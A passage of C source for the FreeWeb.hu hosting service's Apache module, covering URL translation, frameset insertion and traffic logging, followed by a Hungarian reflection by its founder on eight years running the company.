    cfg->errordocuments=ap_make_table(p,5);  
    cfg->directoryindexes=ap_make_array(p,5,sizeof(char *));  
    cfg->noframeset_ct=ap_make_array(p,3,sizeof(char *));  
    cfg->noframeset_ua=ap_make_array(p,5,sizeof(void *));  
    cfg->trafficignore_ct=ap_make_array(p,5,sizeof(char *));  
    cfg->uhm=ap_make_array(p,2,sizeof(void *));  
    return (void *) cfg;  
}
```

```
static void *merge_dir_config(pool *p, void *origin, void *new) {  
    fw_conf *cfg=ap_palloc(p,sizeof(fw_conf));  
    // fw_conf *cfg_origin=(fw_conf *)origin;  
    fw_conf *cfg_new=(fw_conf *)new;  
    cfg->dir=ap_pstrdup(p,cfg_new->dir);  
    cfg->enabled=cfg_new->enabled;  
    cfg->conninfo=cfg_new->conninfo;  
    cfg->errordocuments=cfg_new->errordocuments;  
    cfg->directoryindexes=cfg_new->directoryindexes;  
    cfg->noframeset_ct=cfg_new->noframeset_ct;  
    cfg->noframeset_ua=cfg_new->noframeset_ua;  
    cfg->trafficignore_ct=cfg_new->trafficignore_ct;  
    cfg->uhm=cfg_new->uhm;  
    return (void *) cfg;  
}
```

```
static int table_log(void *data, const char *key, const char *val) {  
    request_rec *r=(request_rec *)data;  
    fwmodule_log_debug("table key/value: [%s]/[%s]",key,val);  
    return TRUE;  
}
```

```
static int fw_translate(request_rec *r) {  
    fw_conf *cfg=ap_get_module_config(r->per_dir_config,&fw_module);  
    char *basehostname=NULL,*userhome=NULL,*tmp;  
    const char *hostname,*username;  
    array_header *hostname_array=NULL,*uri_array=NULL;  
    char **hostname_array_elements=NULL,**uri_array_elements=NULL;
```

```
char wwwfwhu,fwhu;
int i,ret;
struct stat sbuf;
char **directoryindexes_elements;
char *newurl;

if (!cfg->enabled)
    return DECLINED;

fwmodule_log_debug("--- fw_translate kezdodik ---");

hostname=ap_table_get(r->headers_in,"X-FW-OriginalHostname");
username=ap_table_get(r->headers_in,"X-FW-Username");

fwmodule_log_info("<- [%s][%s]",hostname,r->uri);

if (r->uri[0]!='/') {
    fwmodule_log_emerg("invalid uri: [%s]",r->uri);
    return BAD_REQUEST;
}

if ( (hostname==NULL) || (username==NULL) ) {
    fwmodule_log_emerg("hostname: [%s], username: [%s], ez így nem jó",hostname,username);
    ap_table_setn(r->headers_out,"Location","http://freeweb.hu");
    fwmodule_log_info("-> REDIRECT: [http://freeweb.hu]");
    return REDIRECT;
}

if ((hostname_array=split_into_reverse_array(r,hostname,'.'))==NULL) {
    fwmodule_log_err("hostname_array=NULL!");
    return SERVER_ERROR;
}
ap_table_setn(r->notes,"fw-hostname_array",(char *)hostname_array);

if (hostname_array->nelts<2) {
    fwmodule_log_err("hostname_array->nelts < 2");
    return SERVER_ERROR;
}
hostname_array_elements=(char **)hostname_array->elts;

if ((uri_array=split_into_array(r,r->uri,'/'))==NULL) {
    fwmodule_log_err("uri_array=NULL!");
    return SERVER_ERROR;
}
ap_table_setn(r->notes,"fw-uri_array",(char *)uri_array);

uri_array_elements=(char **)uri_array->elts;

if ((basehostname=getbasehostname(r,hostname_array))==NULL) {
    fwmodule_log_err("basehostname=NULL!");
    return SERVER_ERROR;
}
ap_table_setn(r->notes,"fw-basehostname",basehostname);
```

```
fwhu=in_array(fwdomains,basehostname);
if (
    fwhu &&
    (hostname_array->nelts>2) && (
        (strcmp(hostname_array_elements[2],"www")==0) ||
// for compatibility:
        (strcmp(hostname_array_elements[2],"www1")==0) ||
        (strcmp(hostname_array_elements[2],"www2")==0)
    )
) {
    wwwfwhu=1;
} else {
    wwwfwhu=0;
}

fwmodule_log_debug("username: [%s]",username);
if (strlen(username)<2) {
    fwmodule_log_debug("username hossza < 2");
    fwmodule_log_info("-> 404");
    r->content_type="text/html";
    r->no_cache=0;
    ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
    ap_send_http_header(r);
    errordocument_nouser(r,username);
    return DONE;
}
ap_table_setn(r->notes,"fw-username",username);

userhome=getuserhomepath(r,username);
ap_table_setn(r->notes,"fw-userhome",userhome);
fwmodule_log_debug("userhome: [%s]",userhome);

if (wwwfwhu) {
    r->filename=ap_pstrdup(r->pool,userhome);
    for (i=1;i<uri_array->nelts;i++)
        r->filename=ap_pstrcat(r->pool,r->filename,"/",uri_array_elements[i],NULL);
} else {
    r->filename=ap_pstrdup(r->pool,userhome);
    // konyvtarak a hostname-bol
    if (strcmp(hostname_array_elements[hostname_array->nelts-1],"www")==0)
        hostname_array->nelts--;
    if (fwhu) // username.fw.hu
        i=3;
    else // domain.tld
        i=2;
    for (;i<hostname_array->nelts;i++)
        r->filename=ap_pstrcat(r->pool,r->filename,"/",hostname_array_elements[i],NULL);
    // konyvtarak/file az uribol
    for (i=0;i<uri_array->nelts;i++)
        r->filename=ap_pstrcat(r->pool,r->filename,"/",uri_array_elements[i],NULL);
}
```

```

fwmodule_log_debug("filename: [%s]",r->filename);

if (stat(r->filename,&sbuf)==-1) {
    // userhome!!!!
    if (stat(userhome,&sbuf)==-1) {
        // nincs ilyen userhome se
        fwmodule_log_debug("nincs ilyen userhome: [%s]",userhome);
        fwmodule_log_info("-> 404");
        r->content_type="text/html";
        r->no_cache=1;
        ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
        ap_send_http_header(r);
        errordocument_nouser(r,username);
        return DONE;
    }
    // nincs ilyen file
    fwmodule_log_debug("nincs ilyen file/könyvtar: [%s]",r->filename);
    fwmodule_log_info("-> 404");
    r->content_type="text/html";
    r->no_cache=1;
    ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
    ap_send_http_header(r);
    errordocument_nofile(r,r->uri);
    return DONE;
} else if (S_ISDIR(sbuf.st_mode)) {
    if (r->uri[strlen(r->uri)-1]!='/') {
        // ha nem / -re végződik, akkor redirectelj
        fwmodule_log_debug("letezo könyvtar, de az uri nem / -re végződik");
        r->content_type="text/html";
        r->no_cache=1;
        ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
        newurl=ap_pstrcat(r->pool,"http://",hostname,r->uri,"/",NULL);
        if (r->args)
            newurl=ap_pstrcat(r->pool,newurl,"?",r->args,NULL);
        ap_table_setn(r->headers_out,"Location",newurl);
        fwmodule_log_info("-> REDIRECT: [%s]",newurl);
        return REDIRECT;
    } else {
        // van ilyen nevű könyvtar, keressünk neki indexet
        fwmodule_log_debug("letezo könyvtar, keresünk benne indexet");
        ret=0;
        directoryindexes_elements=(char **)cfg->directoryindexes->elts;
        for (i=0;i<cfg->directoryindexes->nelts;i++) {
            tmp=ap_pstrcat(r->pool,r->filename,"/",directoryindexes_elements[i],NULL);
            // ap_no2slash(newfilename);
            if ((stat(tmp,&sbuf)==0) && S_ISREG(sbuf.st_mode)) {
                fwmodule_log_debug("talalat: [%s]",tmp);
                r->filename=tmp;
                r->finfo=sbuf;
                ap_table_setn(r->notes,"fw-directoryindex",directoryindexes_elements[i]);
                ret=1;
                break;
            }
        }
    }
}

```

```

    }
    if (!ret) {
        fwmodule_log_debug("nincs talalat");
        fwmodule_log_info("-> 404");
        r->content_type="text/html";
        r->no_cache=1;
        ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
        ap_send_http_header(r);
        errordocument_nofile(r,r->uri);
        return DONE;
    }
    fwmodule_log_debug("filename: [%s]",r->filename);
}
} else {
    r->finfo=sbuf;
}
return OK;
}

static int fw_fixup(request_rec *r) {
    const char *basehostname,*username,*userhome,*directoryindex,*referer,*user_agent,*remotehost;
    char *newurl,*newuri;
    array_header *hostname_array,*uri_array;
    char **hostname_array_elements,**uri_array_elements;
    fw_conf *cfg=ap_get_module_config(r->per_dir_config,&fw_module);
    int wwwfwhu=0,fwhu=0,ret,i,frameset=1;
    int robot=0;
    request_rec *subr;
    fw_user fwuser;
    char **noframeset_ua=(char **)cfg->noframeset_ua->elts;
    char **noframeset_ct=(char **)cfg->noframeset_ct->elts;
#ifdef PHP
    char *php_basedir_new;
#endif

    if (!cfg->enabled)
        return DECLINED;
    if (!ap_is_initial_req(r))
        return DECLINED;
    if (r->handler && (strcmp(r->handler,"fw-info")==0))
        return DECLINED;

    fwmodule_log_debug("--- fixup kezdodik --- ");

    if (ap_table_get(r->notes,"fw-skiprequest"))
        return DECLINED;

    username=ap_table_get(r->headers_in,"X-FW-Username");
    if (username==NULL) {
        fwmodule_log_emerg("username==NULL, ez nem tortenhetett volna meg...");
        return SERVER_ERROR;
    }
    fwmodule_log_debug("username: [%s]",username);

```

```
if (strlen(username)<2) {
    fwmodule_log_emerg("username hossza < 2");
    return SERVER_ERROR;
}

if ((hostname_array=(array_header *)ap_table_get(r->notes,"fw-hostname_array"))==NULL) {
    fwmodule_log_emerg("hostname_array=NULL!");
    return SERVER_ERROR;
}
if (hostname_array->nelts<2) {
    fwmodule_log_emerg("hostname_array->nelts < 2");
    return SERVER_ERROR;
}
hostname_array_elements=(char **)hostname_array->elts;

if ((uri_array=(array_header *)ap_table_get(r->notes,"fw-uri_array"))==NULL) {
    fwmodule_log_emerg("uri_array=NULL!");
    return SERVER_ERROR;
}
uri_array_elements=(char **)uri_array->elts;

if ((basehostname=(char *)ap_table_get(r->notes,"fw-basehostname"))==NULL) {
    fwmodule_log_emerg("basehostname=NULL!");
    return SERVER_ERROR;
}

userhome=ap_table_get(r->notes,"fw-userhome");
if (userhome==NULL) {
    fwmodule_log_emerg("userhome==NULL");
    return SERVER_ERROR;
}
fwmodule_log_debug("userhome: [%s]",userhome);

fwmodule_log_debug("filename: [%s]",r->filename);

fwhu=in_array(fwdomains,basehostname);
if (
    fwhu &&
    (hostname_array->nelts>2) && (
        (strcmp(hostname_array_elements[2],"www")==0) ||
// for compatibility:
        (strcmp(hostname_array_elements[2],"www1")==0) ||
        (strcmp(hostname_array_elements[2],"www2")==0)
    )
) {
    wwwfwhu=1;
} else {
    wwwfwhu=0;
}

if ((referer=ap_table_get(r->headers_in,"Referer")))
    fwmodule_log_debug("Referer: [%s]",referer);
```

```
if ((user_agent=ap_table_get(r->headers_in,"User-Agent"))) {
    fwmodule_log_debug("User-Agent: [%s]",user_agent);
    for (i=0;(robot==0) && (i<cfg->noframeset_ua->nelts);i++) {
        if (noframeset_ua[i]) {
            if (ap_regexec((regex_t *)noframeset_ua[i],user_agent,0,NULL,0)==0) {
                fwmodule_log_debug("matched user agent (noframeset)");
                fwmodule_log_debug("frameset kikapcsolva az user agent miatt");
                ap_table_setn(r->notes,"fw-robot","robot");
                robot=1;
                frameset=0;
            }
        }
    }
}

if (
    (frameset==1) &&
    (wwwfwhu && (uri_array->nelts>1))
) {
    fwmodule_log_debug("frameset kikapcsolva www.fw.hu/user/valami miatt");
    frameset=0;
}

if (
    (frameset==1) &&
    referer &&
    strlen(referer) &&
    (
        strstr(referer,"freeweb.hu") ||
        strstr(referer,"fw.hu") ||
        (!fwhu && strstr(referer,basehostname)) ||
// (wwwfwhu && (uri_array->nelts>2)) ||
        (fwhu && (uri_array->nelts>1))
    )
) {
    fwmodule_log_debug("frameset kikapcsolva a referer miatt");
    frameset=0;
}

if (frameset) {
    subr=ap_sub_req_lookup_file(r->filename,r);
    if (subr->content_type) {
        for (i=0;frameset && (i<cfg->noframeset_ct->nelts);i++) {
            if (
                (!ap_strcmp_match(subr->content_type,noframeset_ct[i])) ||
                (!strncmp(noframeset_ct[i],subr->content_type,strlen(noframeset_ct[i])))
            ) {
                fwmodule_log_debug("frameset kikapcsolva a content type miatt: [%s]",noframeset_ct[i]);
                frameset=0;
            }
        }
    }
}
```

```

fwmodule_log_debug("frameset? [%d]",frameset);

if (wwwfwhu) {
    newuri=ap_pstrdup(r->pool,r->uri);
} else {
    newuri=ap_pstrcat(r->pool,"/",username,NULL);
    if (strcmp(hostname_array_elements[hostname_array->nelts-1],"www")==0)
        hostname_array->nelts--;
    if (fwhu) // username.fw.hu
        i=3;
    else // domain.tld
        i=2;
    for (;i<hostname_array->nelts;i++)
        newuri=ap_pstrcat(r->pool,newuri,"/",hostname_array_elements[i],NULL);
    // konyvtarak/file az uribol
    for (i=0;i<uri_array->nelts;i++)
        newuri=ap_pstrcat(r->pool,newuri,"/",uri_array_elements[i],NULL);
}
directoryindex=ap_table_get(r->notes,"fw-directoryindex");
if (directoryindex)
    newuri=ap_pstrcat(r->pool,newuri,"/",directoryindex,NULL);

ap_no2slash(newuri);
fwmodule_log_debug("new uri: [%s]",newuri);

if (!frameset) {
    // letezo regularis file
#ifdef PHP
    if (
        r->content_type &&
        (strcmp(r->content_type,"application/x-httpd-php")==0)
    ) {
        // php file, b.szogassuk kicsit az open_basedir -t dinamikusan, hihi
        php_basedir_new=ap_pstrcat(r-
>pool,zend_ini_string("open_basedir",sizeof("open_basedir"),0),":",userhome,NULL);

zend_alter_ini_entry("open_basedir",sizeof("open_basedir"),php_basedir_new,strlen(php_basedir_new)+
1,PHP_INI_ALL,PHP_INI_STAGE_RUNTIME);
        fwmodule_log_debug("php open_basedir set to: [%s]",php_basedir_new);
    }
#endif

    fwmodule_log_debug("letezo file, kiszolgaljuk");
    fwmodule_log_info("-> DECLINED");
    return DECLINED;
}

if ((ret=getuserstruct(r,username,&fwuser))==0) {
    fwmodule_log_info("-> 404");
    r->content_type="text/html";
    r->no_cache=1;
    ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
}

```

```

    ap_send_http_header(r);
    errordocument_nofile(r,r->uri);
    return DONE;
}
fwmodule_log_debug("kategoria: [%d]",fwuser.kat1);
fwmodule_log_debug("noreklam: [%d]",fwuser.noreklam);
fwmodule_log_debug("oldalcim: [%s]",fwuser.oldalcim);
if ((remotehost=ap_table_get(r->headers_in,"X-Forwarded-For"))==NULL)
    remotehost=r->connection->remote_ip;

/*
if (
    ( (fwuser.kat1==38) || (fwuser.kat1==39) ) &&
    (!hunip(r,remotehost))
) {
    // szex,warez kulfoldrol
    fwmodule_log_debug("tiltott kategoria kulfoldrol");
    fwmodule_log_info("-> 404");
    r->content_type="text/html";
    r->no_cache=1;
    ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
    ap_send_http_header(r);
    errordocument_nofile(r,r->uri);
    return DONE;
}
*/

fwmodule_log_debug("--- content handler kezdodik ---");

newurl=ap_pstrcat(r->pool,"http://www.freeweb.hu",newuri,NULL);
if (r->args)
    newurl=ap_pstrcat(r->pool,newurl,"?",r->args,NULL);
fwmodule_log_debug("new url: [%s]",newurl);
r->content_type="text/html";
r->no_cache=1;
ap_table_setn(r->headers_out,"X-Powered-By",VERSIONSTRING);
ap_send_http_header(r);
fw_openlog();
syslog(LOG_INFO,"frameset: [%s][%s]",username,remotehost);
fw_closelog();
frameset_out(r,&fwuser,newurl);
ap_table_setn(r->notes,"fw-skiprequest","skip");
fwmodule_log_info("-> frameset: [%s]",newurl);

fwmodule_log_debug("--- content handler vege ---");
return DONE;
}

static int fw_log(request_rec *r) {
    fw_conf *cfg=ap_get_module_config(r->per_dir_config,&fw_module);
    request_rec *lastr;
    const char *username, *referer, *referer_basehostname;
    int ignore=0,i,foreign=0;

```

```

char **trafficignore_ct=(char **)cfg->trafficignore_ct->elts;
array_header *referer_array, *referer_hostname_array;
char **referer_array_elements;
char *tmp;

if (!cfg->enabled)
    return DECLINED;
if (r->handler && (strcmp(r->handler,"fw-info")==0))
    return DECLINED;

fwmodule_log_debug("--- fw_log ---");

if (ap_table_get(r->notes,"fw-skiprequest"))
    return DECLINED;

username=ap_table_get(r->headers_in,"X-FW-Username");
if (username==NULL)
    return DECLINED;

if (ap_table_get(r->notes,"fw-robot")) {
    fwmodule_log_debug("matched user agent (noframeset)");
    return DECLINED;
}
lastr=r;
while (lastr->next) {
    // elbattyogunk a request chain vegere
    lastr=lastr->next;
}
fwmodule_log_debug("username, exists, content_type, bytes sent: [%s] [%u] [%s] [%u]",username,lastr->finfo.st_mode?1:0,lastr->content_type,lastr->bytes_sent);
if (
    !lastr->content_type ||
    !lastr->finfo.st_mode ||
    (lastr->bytes_sent==0)
) {
    fwmodule_log_debug("ignored traffic");
    ignore=1;
}
if (ignore==1)
    return DECLINED;
for (i=0;(ignore==0) && (i<cfg->trafficignore_ct->nelts);i++) {
    if (
        (!ap_strcmp_match(lastr->content_type,trafficignore_ct[i])) ||
        (!strncmp(trafficignore_ct[i],lastr->content_type,strlen(trafficignore_ct[i])))
    ) {
        fwmodule_log_debug("ignored traffic, content type match: [%s]",trafficignore_ct[i]);
        ignore=1;
    }
}

if (
    (referer=ap_table_get(lastr->headers_in,"Referer")) &&
    (referer_array=split_into_array(r,referer,'/')) &&

```

```
(referer_array->nelts>1) &&
(referer_array_elements=(char **)referer_array->elts) &&
(referer_hostname_array=split_into_reverse_array(r,referer_array_elements[1],'.') &&
(referer_hostname_array->nelts>1) &&
(referer_basehostname=getbasehostname(r,referer_hostname_array)) &&
(!in_array(fwdomains,referer_basehostname)) &&
((getusername_from_basehostname(r,referer_basehostname,&tmp))==0)
) {
    fwmodule_log_debug("foreign referer basehostname: [%s] ([%s])",referer_basehostname,referer);
    foreign=1;
}

fw_openlog();
if (ignore==0) {
    syslog(LOG_INFO,"traffic data: [%s][%ld][%c]",username,lastr->bytes_sent,(foreign?'F':'-'));
} else {
    syslog(LOG_INFO,"traffic other: [%s][%ld][%c]",username,lastr->bytes_sent,(foreign?'F':'-'));
}
fw_closelog();
return DECLINED;
}

static int fw_info(request_rec *r) {
    int i,sum=0;
    r->content_type="text/html";
    ap_rprintf(r,"\n
<html>\n
<head>\n
<title>FreeWeb InfoPage - %s</title>\n
<style>\n
* {\n
    font: normal 12px sans;\n
}\n
table {\n
    margin: 0;\n
    padding: 0;\n
    border-collapse: collapse;\n
    border: 1px solid #000000;\n
}\n
tr.bold td {\n
    font-weight: bold;\n
}\n
tr.lightgreen {\n
    background-color: #ccffcc;\n
}\n
tr.darkgreen {\n
    background-color: #aaffaa;\n
}\n
tr.lightred {\n
    background-color: #ffcccc;\n
}\n
tr.darkred {\n
    background-color: #ffaana;\n
}
```

```

}\n\
td {\n\
    margin: 0;\n\
    padding: 2px;\n\
    border: 1px solid #000000;\n\
}\n\
td.right {\n\
    text-align: right;\n\
}\n\
</style>\n\
</head>\n\
<body>\n\
",ap_ht_time(r->pool,r->request_time,"%Y.%m.%d %H:%M:%S",0));
ap_rprintf(r,"domaintable elements:\n");
ap_rprintf(r,"<table>\n");
ap_rprintf(r,"<tr><td>domain</td><td>username</td><td>lookupOK</td><td>created</td></tr>\n");
for (i=0;i<DOMAINTABLE_ELEMENTS;i++) {
    if (shared->domaintable[i].timestamp) {
        sum++;
        if (shared->domaintable[i].lookupOK==1) {
            // green
            if (shared->domaintable[i].timestamp>r->request_time-DOMAINTABLE_HIT_TIMEOUT) {
                // light
                ap_rprintf(r,"<tr class=\"lightgreen\">");
            } else {
                // dark
                ap_rprintf(r,"<tr class=\"darkgreen\">");
            }
        } else {
            // red
            if (shared->domaintable[i].timestamp>r->request_time-DOMAINTABLE_HIT_TIMEOUT) {
                // light
                ap_rprintf(r,"<tr class=\"lightred\">");
            } else {
                // dark
                ap_rprintf(r,"<tr class=\"darkred\">");
            }
        }
        ap_rprintf(r,"<td>%s</td>",shared->domaintable[i].domain);
        ap_rprintf(r,"<td>%s</td>",shared->domaintable[i].username);
        ap_rprintf(r,"<td>%s</td>",shared->domaintable[i].lookupOK?"OK":"failed");
        ap_rprintf(r,"<td>%s</td>",ap_ht_time(r->pool,shared->domaintable[i].timestamp,"%Y.%m.%d
%H:%M:%S",0));
        ap_rprintf(r,"</tr>\n");
    }
}
ap_rprintf(r,"</table>\n");
ap_rprintf(r,"total: %d",sum);
ap_rprintf(r,"</body>\n</html>");
return OK;
}

```

```
static const handler_rec fw_handlers[] = {
```

```
{ "fw-info", fw_info },  
{ NULL, NULL }  
};
```

```
module MODULE_VAR_EXPORT fw_module = {  
    STANDARD_MODULE_STUFF,  
    fw_init,          /* module initializer */  
    create_dir_config, /* create per-dir config structures */  
    merge_dir_config, /* merge per-dir config structures */  
    NULL,             /* create per-server config structures */  
    NULL,             /* merge per-server config structures */  
    fw_commands,      /* table of config file commands */  
    fw_handlers,      /* [#8] MIME-typed-dispatched handlers */  
    fw_translate,      /* [#1] URI to filename translation */  
    NULL,             /* [#4] validate user id from request */  
    NULL,             /* [#5] check if the user is ok_here */  
    NULL,             /* [#3] check access by host address */  
    NULL,             /* [#6] determine MIME type */  
    fw_fixup,         /* [#7] pre-run fixups */  
    fw_log,           /* [#9] log a transaction */  
    NULL,             /* [#2] header parser */  
    NULL,             /* child_init */  
    NULL,             /* child_exit */  
    NULL,             /* [#0] post read-request */  
    NULL,             /* add module */  
    NULL,             /* remove module */  
    NULL,             /* rewrite command */  
    NULL,             /* new connection */  
    NULL,             /* close connection */  
};
```

8 év összegzése: Megérte?

8 év nagyon nagy idő. Főleg akkor, ha az idő nagyobb részét egy konkrét dologgal tölti az ember. A 8 év alatt nem egyszer kellett dupla vagy semmi játékot játszani. Többször a család rovására ment már a szerverek ápolgatása és a rendszeres péntek / szombat esti alert sms üzeneteket sem okoztak túl nagy örömet. Az idő viszont megszépíti ezeket a dolgokat is és ma már inkább csak sztorizgatás közben kerülnek elő ezek az esetek. Ennyi idő alatt a cég olyan lett már, mint egy családtag. Amolyan második gyerek. Így természetes, hogy az ember nem szívesen válik meg a saját gyerekétől. Most mégis döntenem kellett. Hagyom, hogy a saját karjaim közt haljon meg, vagy megpróbálom a lehető legjobb feltételekkel kiszállni a buliból és mint külső szemlélő, sajnálkozva nézem, ahogy tudatosan tönkreteszik 8 év munkáját. Érthető módon inkább az utóbbi mellett döntöttem és amitől félttem, az szépen lassan be is következik. A szolgáltatások színvonala folyamatosan csökken, a felhasználókkal történő kommunikáció szinte a nullával egyelő, több szolgáltatás használhatatlan lett, egyszóval elindultak a lejtőn lefelé.

Megérte? Úgy gondolom, ezalatt a 8 év alatt olyan mennyiségű tudást és tapasztalatot, barátokat szereztem én magam is és azok, akik velem együtt dolgoztak, amit kevés helyen lehetne máshogy megszerezni. Rengeteg olyan kapcsolatra tettem szert, mely egy újrakezdést jelentős mértékben megkönnyít.